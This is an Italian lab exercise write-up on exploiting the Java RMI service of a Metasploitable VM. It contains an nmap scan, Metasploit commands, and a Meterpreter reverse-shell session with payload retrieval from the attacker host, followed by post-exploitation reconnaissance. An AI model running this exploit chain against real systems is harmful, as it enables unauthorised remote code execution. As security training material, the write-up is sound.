ESERCITAZIONE S7L5

JAVA RMI

Requisiti dell’esercizio

- Configurare ip attaccante e target
- Scansione nmap per evidenziare vulnerabilità sulla porta 1099
- Raccogliere configurazione di rete
- Raccogliere informazioni sulla tabella di Routing

Configurazione IP

Configurazione degli IP

Con il comando sudo nano /etc/network/interfaces configuriamo gli IP come segue:

KALI

```
  GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
gateway 192.168.11.1
```

METASPOLIT

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1_
```

SCANSIONE NMAP

ENUMERAZIONE DEI SERVIZI

Utilizzando il comando Nmap –sV 192.168.11.112


Eseguiamo l’enumerazione delle porte e i relativi servizi attivi

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 09:38 CET
Nmap scan report for 192.168.11.112
Host is up (0.00069s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; O

Service detection performed. Please report any incorrect results at https:/
Nmap done: 1 IP address (1 host up) scanned in 49.93 seconds
```

EXPLOIT

FASE DI EXPLOIT

Avviamo metaspolit




FASE DI EXPLOIT

- Ricerchiamo un exploit utilizzabile sulla porta 1099 – java RMI,
- In questo caso utilizziamo exploit/multi/misc/java_rml_server

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_RMI

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                 normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

FASE DI EXPLOIT

Con *show options* andiamo a visionare quali impostazioni sono necessarie per l'avvio dell'exploit, in questo caso è necessario impostare il target.



FASE DI EXPLOIT

- Impostiamo il target con *set RHOSTS*
- Avviamo con *exploit*

- Si può notare che l'exploit ha avuto successo, in quanto siamo riusciti ad ottenere una sessione di *meterpreter*

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/5gBZpkFieZ7YX
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:45090) at 2024-01-19 09:41:49 +0100
```

RACCOLTA DELLE INFORMAZIONI

Utilizzando il comando *ifconfig* possiamo ottenere la configurazione di rete

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe27:8a4d
IPv6 Netmask : ::
```

RACCOLTA DELLE INFORMAZIONI

Con il commando *route* otteniamo le informazioni sulla tabella di routing.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe27:8a4d  ::       ::
```